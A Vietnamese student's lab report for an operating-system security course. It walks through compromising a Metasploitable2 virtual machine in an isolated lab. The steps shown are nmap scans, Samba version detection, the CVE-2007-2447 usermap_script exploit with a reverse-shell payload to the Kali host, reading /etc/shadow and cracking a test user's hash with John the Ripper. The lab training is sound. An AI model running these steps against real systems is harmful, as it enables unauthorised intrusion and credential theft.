

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**Môn: AN TOÀN HỆ ĐIỀU HÀNH  
BÁO CÁO BÀI THỰC HÀNH SỐ 1**

Họ và tên sinh viên:

Đỗ Tiến Sĩ

Mã số sinh viên:

B20DCAT153

Họ và tên giảng viên:

PGS.TS. Hoàng Xuân Dậu

Hà Nội 3/2023 (tháng/năm)

## **I. Mục đích**

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

## **II. Chuẩn bị:**

### **1. Các phần mềm, công cụ cần có**

- Kali Linux
- Metasploit
- Metasploitable 2: Máy ảo VMWare chứa lỗi, có thể tải tại: Metasploitable
- Browse /Metasploitable2 at SourceForge.net


### **2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu**

- Metasploitable là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗ hổng bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: <https://www.hackingarticles.in/comprehensive-guide-on-metasploitable>
- Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại: NVD - CVE-2007-2447 (nist.gov)

## **III. Nội dung thực hành**

### **1. Cài đặt các công cụ, nền tảng**

Cài đặt Kali Linux:



Tải và cài đặt Metasploitable2 làm máy victim:

Và tạo user mới là sidt153

```
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo useradd sidt153
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd sidt153
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

## 2. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại:

Tìm địa chỉ IP của máy victim, kali:

```
Last login: Wed Mar 15 11:12:01 EDT 2023 on tty1
Linux B20AT153-Si-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@B20AT153-Si-meta:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9d:aa:11
          inet addr:192.168.17.140  Bcast:192.168.17.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9d:aa11/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8508 (8.3 KB)  TX bytes:8684 (8.4 KB)
          Interrupt:17 Base address:0x2000

msfadmin@B20AT153-Si-meta:~$ _
```

```
(kali@B20DCAT153-Si-Kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.17.139  netmask 255.255.255.0  broadcast 192.168.17.255
        inet6 fe80::2d2b:7c9a:3532:284a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:71:cc:2e  txqueuelen 1000  (Ethernet)
        RX packets 286  bytes 48664 (47.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 166  bytes 22542 (22.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Kiểm tra kết nối mạng giữa các máy:

```
(kali@B20DCAT153-Si-Kali)-[~]
$ ping -c 4 192.168.17.140
PING 192.168.17.140 (192.168.17.140) 56(84) bytes of data.
64 bytes from 192.168.17.140: icmp_seq=1 ttl=64 time=1.17 ms
64 bytes from 192.168.17.140: icmp_seq=2 ttl=64 time=1.45 ms
64 bytes from 192.168.17.140: icmp_seq=3 ttl=64 time=1.36 ms
64 bytes from 192.168.17.140: icmp_seq=4 ttl=64 time=1.12 ms

— 192.168.17.140 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.119/1.275/1.449/0.134 ms
```

```

msfadmin@B20AT153-Si-meta:~$ ping -c 192.168.17.139
Usage: ping [-LRUbdnfgvVaA] [-c count] [-i interval] [-w deadline]
          [-p pattern] [-s packetsize] [-t ttl] [-I interface or address]
          [-M mtu discovery hint] [-S sndbuf]
          [-T timestamp option] [-Q tos] [hop1 ...] destination
msfadmin@B20AT153-Si-meta:~$ ping -c 4 192.168.17.139
PING 192.168.17.139 (192.168.17.139) 56(84) bytes of data:
64 bytes from 192.168.17.139: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.17.139: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 192.168.17.139: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 192.168.17.139: icmp_seq=4 ttl=64 time=1.07 ms

--- 192.168.17.139 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 1.002/1.145/1.287/0.116 ms
msfadmin@B20AT153-Si-meta:~$

```

Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:

- Quét cổng dịch vụ netbios-ssn cổng 139:

```

(kali@B20DCAT153-Si-Kali)-[~]
$ nmap --script vuln -p139 192.168.17.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 20:33 EDT
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.20% done; ETC: 20:33 (0:00:02 remaining)
Nmap scan report for 192.168.17.140
Host is up (0.012s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 142.93 seconds

```

- Quét cổng dịch vụ microsoft-ds cổng 445

```

(kali@B20DCAT153-Si-Kali)-[~]
$ nmap --script vuln -p445 192.168.17.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 20:36 EDT
Nmap scan report for 192.168.17.140
Host is up (0.0019s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.87 seconds

```

### 3. Khai thác tìm phiên bản Samba đang hoạt động

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):



| Name    | Current Setting | Required | Description                                                                                                                                                                     |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| THREADS | 1               | yes      | The number of concurrent threads (maximum one per host)                                                                                                                         |



msf6 auxiliary(scanner/smb/smb_version) > msf set RHOST 192.168.17.140
[-] Unknown command: msf
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.17.140
[-] Unknown datastore option: RHOST. Did you mean RHOSTS?
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.17.140
[-] Unknown datastore option: RHOST. Did you mean RHOSTS?
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.17.140
RHOSTS => 192.168.17.140
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.17.140:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.17.140:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.17.140: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

### 4. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

```

[*] Using exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.17.140  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.17.139  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.17.140
RHOSTS => 192.168.17.140
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 4445
RPORT => 4445
msf6 exploit(multi/samba/usermap_script) >

```

```

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.17.140
RHOSTS => 192.168.17.140
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 4445
RPORT => 4445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.17.139:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo m07Z13J4veNPg3Ed;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "m07Z13J4veNPg3Ed\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.17.139:4444 -> 192.168.17.140:47408) at 2023-03-15 21:08:59 -0400

whoami
root
uname-a
sh: line 8: uname-a: command not found
uname -a
Linux B20AT153-Si-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep sidt153
sidt153:$1$P22Uu7u9$ioTKP2pd4.gQ/se.G55ZJ1:19431:0:99999:7:::

```

```
kali@B20DCAT153-Si-Kali: ~ (on B20DCAT153-Si-Kali)
File Actions Edit View Help
0 password hashes cracked, 1 left

(kali@B20DCAT153-Si-Kali)-[~]
$ john password
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AV
X 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1 (sidt153)
1g 0:00:00:00 DONE 2/3 (2023-03-15 21:15) 2.500g/s 13300p/s 13300c/s 13300C/s
chacha..help
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@B20DCAT153-Si-Kali)-[~]
$ john --show password
sidt153:1:19431:0:99999:7:::
1 password hash cracked, 0 left
```

Mật khẩu của sidt153 là 1